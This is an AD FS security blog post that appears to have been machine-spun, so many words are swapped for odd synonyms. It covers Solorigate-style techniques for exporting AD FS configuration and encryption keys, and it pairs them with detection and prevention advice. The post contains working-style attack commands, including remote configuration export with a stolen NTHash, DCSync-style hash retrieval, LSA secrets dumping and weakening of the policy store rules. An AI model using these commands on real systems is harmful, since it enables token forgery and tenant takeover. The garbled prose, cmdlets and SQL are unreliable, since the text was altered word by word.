







I’ve talked about AD FS points for a pair years now, and at last, after the Solorigate/Sunburst, the world is lastly listening ?
On this weblog, I’ll clarify the at the moment identified TTPs to take advantage of AD FS certificates, and introduce a very new method to export the configuration knowledge remotely.
I confronted the primary points with the Workplace 365 / Azure AD id federation in 2017,
once I came upon that you could possibly login in as any person of the tenant, regardless have been they federated or not. The requirement was that the immutableId property
of the person was identified. The property could be populated routinely for all synced person, for non-synced person that is potential to set manually by admins.
I additionally knew that it was potential to create SAML tokens to take advantage of this, as lengthy I might have entry token signing certificates. I additionally knew that the certificates
was saved within the configuration database and encrypted with a key that was saved in AD. Whatever the hours spent making an attempt to resolve the thriller, I simply couldn’t
decrypt the certificates.
However then got here the TROOPERS19, and the great presentation I’m AD FS and So Can You by
Douglas Bienstock (@doughsec) and Austin Baker (@BakedSec). Their seminal analysis lastly revealed the way to decrypt AD FS certificates!
The 2 well-known instruments have been additionally launched: ADFSDump and ADFSpoof.
For brief, to export AD FS token signing certificates, two issues are wanted: AD FS configuration knowledge and certificates encryption key.
At late 2020, the world lastly awakened after an assault in opposition to SolarWinds. The assault is healthier referred to as Solorigate or Sunburst, and amongst different issues, it exploited the identified AD FS points to get entry to SolarWinds’ prospects
Microsoft clouds. Since then, many suppliers (together with Microsoft) have printed a a great deal of materials on the way to detect such assaults and the way to mitigate allready compromised environments.
On this weblog, I’ll deep-dive in to TTPs these assaults used, the way to detect them, and the way to defend from future assaults (the place relevant).

AD FS certification export helps now all strategies included within the AD FS assault graph I offered at TROOPERS convention in June 2022 (presentation slide deck obtainable right here).
Whatever the deployment mannequin, AD FS configuration is at all times saved to a database. For smaller environments, the Home windows Inner Database (WID) is used, and Microsoft SQL for bigger ones.
The precise configuration is an xml file, together with all of the settings of the AD FS service. The xml file has over 1000 traces, beneath is an exerpt with the fascinating knowledge.
1<ServiceSettingsData xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/2012/04/ADFS">
2 <SecurityTokenService>
3 <AdditionalEncryptionTokens>
4 <CertificateReference>
5 <IsChainIncluded>false</IsChainIncluded>
6 <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
7 <FindValue>B7C09D5C2F434A2B746D200946202DE273A4B68C</FindValue>
8 <RawCertificate>MII[redacted]+RAh7dEypFVmcIyCd</RawCertificate>
9 <EncryptedPfx>AAAAA[redacted]Dbb5/gJLkQ==</EncryptedPfx>
10 <StoreNameValue>My</StoreNameValue>
11 <StoreLocationValue>CurrentUser</StoreLocationValue>
12 <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
13 </CertificateReference>
14 </AdditionalEncryptionTokens>
15 <AdditionalSigningTokens>
16 <CertificateReference>
17 <IsChainIncluded>false</IsChainIncluded>
18 <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
19 <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</FindValue>
20 <RawCertificate>MII[redacted]OzFUGmGWPXqLk</RawCertificate>
21 <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==</EncryptedPfx>
22 <StoreNameValue>My</StoreNameValue>
23 <StoreLocationValue>CurrentUser</StoreLocationValue>
24 <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
25 </CertificateReference>
26 </AdditionalSigningTokens>
27 <EncryptionToken>
28 <IsChainIncluded>false</IsChainIncluded>
29 <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
30 <FindValue>B7C09D5C2F434A2B746D200946202DE273A4B68C</FindValue>
31 <RawCertificate>MII[redacted]+RAh7dEypFVmcIyCd</RawCertificate>
32 <EncryptedPfx>AAAAA[redacted]Dbb5/gJLkQ==</EncryptedPfx>
33 <StoreNameValue>My</StoreNameValue>
34 <StoreLocationValue>CurrentUser</StoreLocationValue>
35 <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
36 </EncryptionToken>
37 <SigningToken>
38 <IsChainIncluded>false</IsChainIncluded>
39 <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
40 <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</FindValue>
41 <RawCertificate>MII[redacted]OzFUGmGWPXqLk</RawCertificate>
42 <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==</EncryptedPfx>
43 <StoreNameValue>My</StoreNameValue>
44 <StoreLocationValue>CurrentUser</StoreLocationValue>
45 <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
46 </SigningToken>
47 </SecurityTokenService>
48 <PolicyStore>
49 <AuthorizationPolicy>@RuleName = "Allow Service Account"
50exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-2918793985-2280761178-2512057791-1134"])
51 => challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");
52
53@RuleName = "Allow Native Directors"
54exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
55 => challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");
56
57 </AuthorizationPolicy>
58 <AuthorizationPolicyReadOnly>@RuleName = "Allow Service Account"
59exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-2918793985-2280761178-2512057791-1134"])
60 => challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");
61
62@RuleName = "Allow Native Directors"
63exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
64 => challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");
65
66 </AuthorizationPolicyReadOnly>
67 <DkmSettings>
68 <Group>87f0e958-be86-4c39-b469-ac94b5924bd2</Group>
69 <ContainerName>CN=ADFS</ContainerName>
70 <ParentContainerDn>CN=Microsoft,CN=Program Knowledge,DC=aadinternals,DC=com</ParentContainerDn>
71 <PreferredReplica i:nil="true" />
72 <Enabled>true</Enabled>
73 </DkmSettings>
74 </PolicyStore>
75</ServiceSettingsData>Native
Entry config database
This state of affairs requires an area admin rights to AD FS server, and that WID is used to retailer configuration knowledge. On this state of affairs, there’s one Major AD FS node, and a number of Secondary AD FS nodes.
All of the administration have to be carried out within the main node, from the place all of the secondary nodes will fetch the configuration as soon as in 5 minutes:

The configuration may be exported from any AD FS server of the farm, regardless are they main or secondary nodes.
Technically, the export is carried out by executing a SQL question in opposition to the WID:

The database connection string may be queried utilizing WMI:
(Get-WmiObject -Namespace root/AD FS -Class SecurityTokenService).ConfigurationDatabaseConnectionStringFor Home windows Server 2019 AD FS the connection string is:
Knowledge Supply=np:.pipemicrosoft##widtsqlquery;Preliminary Catalog=ADFSConfigurationV4;Built-in Safety=True
The precise configuration knowledge can now be fetched with the next SQL question:
SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettingsTo export the configuration with AADInternals:
# Export configuration and retailer to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Native
Or, to put it aside to a file:
# Export configuration to file
Export-AADIntAD SConfiguration | Set-Content material ADFSConfig.xml -Encoding UTF8
One other method requiring entry to AD FS server could be to obtain the configuration database from a distant laptop identical method as Dirk-Jan Mollena (@_dirkjan) does together with his adconnectdump instrument.
Nevertheless, AFAIK, this has not applied but.
Detecting entry to config database
Exploiting this state of affairs requires logging in to AD FS server. As such, the exploitation may be detected by:
- Monitoring the Safety log for the suspicious logons
- Enabling audit logging in WID for ServiceSettings queries and monitoring for suspicious entry
To allow AD FS audit logging, connect with WID database by SQL Administration Studio or sqlcmd utilizing database info from connection string above:
sqlcmd -S .pipemicrosoft##widtsqlquery
The next SQL question will allow logging for all SELECT statements in opposition to ServiceSettings desk.
The server stage auditing created in row 3 is hooked up to Software Log and enabled in row 5. In row 7, use the right database title from the connection string above (will depend on the AD FS model).
The database stage auditing is outlined in row 9 to incorporate all SELECT statements in opposition to ServiceSettings desk, and enabled in row 11.
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] ADD (SELECT ON OBJECT::[IdentityServerPolicy].[ServiceSettings] BY [public])
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] WITH (STATE = ON)
GO

Because of this, all queries for ServiceSettings at the moment are logged to Software log with occasion id 33205. If the server_principal_name just isn’t the AD FS service person, the alert needs to be raised.

The server stage auditing will generate some additional log occasions, however database stage audit ought to solely embody the native exports.
Stopping entry to config database
Dumping databases regionally can’t be absolutely prevented, however the limiting entry to a minimal would cut back the assault floor.
.NET reflection
This system additionally requires an area admin rights to AD FS server. Fundamental concept is to run a legit Get‑AdfsProperties command and
get the configuration utilizing .NET reflection. This system was launched in Microsoft’s ADFSToolbox.
ADFSToolbox accommodates instruments “for serving to you handle your AD FS farm”.
The supply code of Take a look at.ServiceAccount.ps1 file exhibits the next:
199# Will get inner ADFS settings by extracting them Get-AdfsProperties
200operate Get-AdfsInternalSettings()
201{
202    $settings = Get-AdfsProperties
203    $settingsType = $settings.GetType()
204    $propInfo = $settingsType.GetProperty("ServiceSettingsData", [System.Reflection.BindingFlags]::Occasion -bor [System.Reflection.BindingFlags]::NonPublic)
205    $internalSettings = $propInfo.GetValue($settings, $null)
206
207    return $internalSettings
208}
Detecting and stopping .NET reflection
As this system is utilizing legit AD FS administration cmdlet, it virtually can’t be detected or prevented, however the limiting entry to a minimal would cut back the assault floor.
Distant as AD FS service account
Dumping the configuration remotely is a very new performance in AADInternals and it required a variety of refactoring of Kerberos associated performance :sweat_smile:
The concept for this was given by my colleague Ryan Cobb from Secureworks a few weeks in the past. After tweeting about this new discovering, it turned out that, coincidentally, @doughsec had additionally
researched the identical method a few months earlier. The report by @doughsec is obtainable right here,
I’ll submit an in depth weblog about my analysis course of later.
The fundamental concept right here is to emulate the AD FS synchronisation by pretending to be the AD FS service:

It turned out that the “AD FS sync” is utilizing SOAP for getting settings. The fascinating half is that the entire course of takes place utilizing http (not https) and might due to this fact be monitored through the use of a proxy like Fiddler or Burp.
Nevertheless, the content material of the SOAP messages are encrypted. I’ll not dive into particulars on this weblog, however the course of entails Kerberos authentication and exchanging a bunch of encryption keys.
I had earlier applied performance to create Kerberos tokens to take advantage of Seamless SSO. To get it to work with AD FS, I needed to do some modifications, however that can be one other story ?
Getting the configuration remotely requires a few issues:
- Ip deal with or FQDN of any AD FS server
- NTHash of the AD FS service person
- SID of the AD FS service person
With the NTHash and SID, we are able to craft a Kerberos token and use it to authenticate in opposition to AD FS. After the authentication is accomplished, we are able to ship an (encrypted) SOAP message to:
http://<server>/ADFS/providers/policystoretransfer
The SOAP message would include the next payload:
<GetState xmlns="http://schemas.microsoft.com/ws/2009/12/identityserver/protocols/policystore">
	<serviceObjectType>ServiceSettings</serviceObjectType>
	<masks xmlns:i="http://www.w3.org/2001/XMLSchema-instance" i:nil="true"/>
	<filter xmlns:i="http://www.w3.org/2001/XMLSchema-instance" i:nil="true"/>
	<clientVersionNumber>1</clientVersionNumber>
</GetState>
Getting the AD FS service person’s NTHash would normally require instruments like Mimikatz or DSInternals.
To make it simpler for AADInternals customers, I’ve included a slighty modified DSInternals.Replication performance which permits getting person info instantly from Area Controllers by emulating DCSync.
First, we have to get the thing guid of the AD FS service person. Under I’m utilizing sv_ADFS however that will depend on your configuration.
Get-ADObject -filter * -Properties objectguid,objectsid | The place-Object title -eq sv_ADFS | Format-Checklist Title,ObjectGuid,ObjectSidTitle : sv_ADFS
ObjectGuid : b6366885-73f0-4239-9cd9-4f44a0a7bc79
ObjectSid : S-1-5-21-1332519571-494820645-211741994-8710
Subsequent, we are able to question the NTHash of the AD FS service person, which requires credentials having replication permissions.
# Save credentials to a variable
$cred = Get-Credential

# Get the NTHash as hex string
Get-AADIntADUserNTHash -ObjectGuid "b6366885-73f0-4239-9cd9-4f44a0a7bc79" -Credentials $creds -Server dc.firm.com -AsHex
6e36047d34057fbb8a4e0ce8933c73cf
One other choice to get NTHash is to get AD FS service account’s password from AD FS server (requires native admin rights):
# Get NTHash of the AD FS service account
Get-AADIntLSASecrets -AccountName sv_ADFS | Choose-Object -ExpandProperty MD4Txt
6e36047d34057fbb8a4e0ce8933c73cf
Lastly, as we’ve got all we want, we are able to get the configuration remotely:
# Export configuration remotely and retailer to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Hash "6e36047d34057fbb8a4e0ce8933c73cf" -SID "S-1-5-21-1332519571-494820645-211741994-8710" -Server sts.firm.com
Be aware! Getting configuration remotely works additionally when utilizing the complete SQL for storing the configuration knowledge. On this state of affairs, there
aren’t any main or secondary servers as a result of all servers are utilizing a centralised database.
As such, there isn’t a want for the AD FS sync and it shouldn’t be enabled in any respect!
Nevertheless, this how Microsoft designed AD FS, so there’s nothing we are able to do about it ?
Detecting
AD FS configuration sync just isn’t logged to wherever. Nevertheless, enabling AD FS Tracing, will report occasion id 54, which signifies a succesful authentication:

If the authentication timestamp is out of regular sync occasions, or from “improper” laptop, an alert needs to be raised.
Stopping
AD FS service requires that https visitors is allowed. Http visitors is just utilized by load balancers to probe whether or not the AD FS service is up or not:
http://<server>/ADFS/probe
As such, permitting http visitors solely from different AD FS servers, proxies, and cargo balancers would cut back the assault floor.
Distant as any person
Attackers may additionally alter the Coverage Retailer Guidelines to permit anybody to learn the configuration.
AADInternals helps exporting the configuration remotely because the logged in person since v0.4.9.
# Export configuration remotely as a logged in person and retailer to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Server sts.firm.com -AsLoggedInUser
Detecting
For the AD FS servers, identical detection methods apply as above. Nevertheless, now the person dumping configuration will first have to get Kerberos token from the DC.
As such, we are able to monitor for any suspicious login actions.
Stopping
Blocking all http visitors (port 80) to AD FS servers would stop exporting the configuration.
In addition to exporting the configuration, adversaries may also edit the configuration. This state of affairs requires an area admin rights to AD FS server, and that WID is used to retailer configuration knowledge.
The entry to configuration knowledge is proscribed by Coverage Retailer Guidelines. The default guidelines are just like following:
AuthorizationPolicyReadOnly : @RuleName = "Allow Service Account"
							  exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-2108354183-1066939247-874701363-3086"])
							   => challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");

							  @RuleName = "Allow Native Directors"
							  exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
							   => challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");

AuthorizationPolicy         : @RuleName = "Allow Service Account"
							  exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-2108354183-1066939247-874701363-3086"])
							   => challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");

							  @RuleName = "Allow Native Directors"
							  exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
							   => challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");
As we are able to see, there are two guidelines: one for Learn-Write permissions and one for Learn-Solely permission. The foundations are outlined utilizing AD FS Claims Rule Language.
As such, we are able to outline as complicated guidelines for giving permissions as we need to. The default guidelines are assigning RW permissions to the Native Directors (group) and to AD FS service person (person or gMSA).
In the course of the preliminary assault/compromise, adversaries usually wish to have extra persistent entry to the configuration knowledge. The simplest technique to obtain that is to permit learn permissions to all customers. AADInternals helps enhancing the Coverage Retailer Guidelines since v0.4.8.
Technically, the export is edited by executing a SQL question in opposition to the WID:
The next script will change the Learn-Solely permission in order that anybody can get the configuration – RW permissions stay intact.
# Get Coverage Retailer Authorisation Coverage guidelines from the native AD FS
$authPolicy = Get-AADIntADFSPolicyStoreRules

# Get the configuration from the native AD FS server and set read-only coverage to permit all to learn
$config = Set-AADIntADFSPolicyStoreRules -AuthorizationPolicy $authPolicy.AuthorizationPolicy

# Set the configuration to the native AD FS database
Set-AADIntADFSConfiguration -Configuration $config
The ensuing rule for AuthorizationPolicyReadOnly:
=> challenge(Kind = "http://schemas.microsoft.com/authorization/claims/allow", Worth = "true");
Because of this, exporting AD FS configuration remotely doesn’t require Native Admin permissions on the AD FS server or AD FS service account credentials/hash. Any use who can log in to the area (or AD FS server) can now export the configuration remotely.
Detecting
Detection occurs in an identical method than in exporting the native configuration. The next SQL question will allow logging for all UPDATE statements in opposition to ServiceSettings desk.
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] ADD (UPDATE ON OBJECT::[IdentityServerPolicy].[ServiceSettings] BY [public])
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] WITH (STATE = ON)
GO
Now all edit occasions are logged to the Software log:
Stopping
Enhancing database regionally can’t be absolutely prevented, however the limiting entry to a minimal would cut back the assault floor.

AD FS is utilizing Distributed Key Supervisor (DKM) container to retailer the configuration encryption key in Lively Listing. Container location is included within the configuration xml (traces 69 and 70).
Contained in the container there are a number of “Teams”. The right group can be included within the configuration xml (line 68). Contained in the group, there are two (or extra) contact objects.
A type of objects is at all times named to “CryptoPolicy” and its DisplayName attribute is a GUID. The encryption secret’s situated within the object, which has an “l” (location) attribute worth matching
the DisplayName of the CryptoPolicy object.
Native (.NET reflection)
The native export right here refers to export happening on AD FS server. This system can be utilizing .NET reflection as launched in FoggyWeb:

The fundamental concept right here is to make use of AD FS binaries to get the important thing for you, making it extraordinarily stealthy.
Nevertheless, the code have to be run as AD FS service account. Lengthy story quick, I solved this problem by working a customized made service as AD FS service account.

After the service is began, it can hear a named pipe to get configuration despatched by AADInternals. After receiving the configuration, the service
will use .NET reflection to get the DKM key from AD and returns it to AADInternals by way of named pipe. Supply code of the service obtainable in github.
To export the important thing with AADInternals:
# Export encryption key and retailer to variable
$ADFSKey = Export-AADIntEncryptionKey -Native -Configuration $ADFSConfig
Detecting
Detecting the encryption key export is predicated on enabling auditing the entry to AD FS DKM container.
For example, Roberto Rodriguez (@Cyb3rWard0g) has printed a terrific article
on the way to allow auditing.
Nevertheless, as this system is utilizing AD FS binaries as AD FS service account to entry DKM container, it’s in follow undetectable.
On AD FS server, the service used to get the hot button is current for a really transient time:
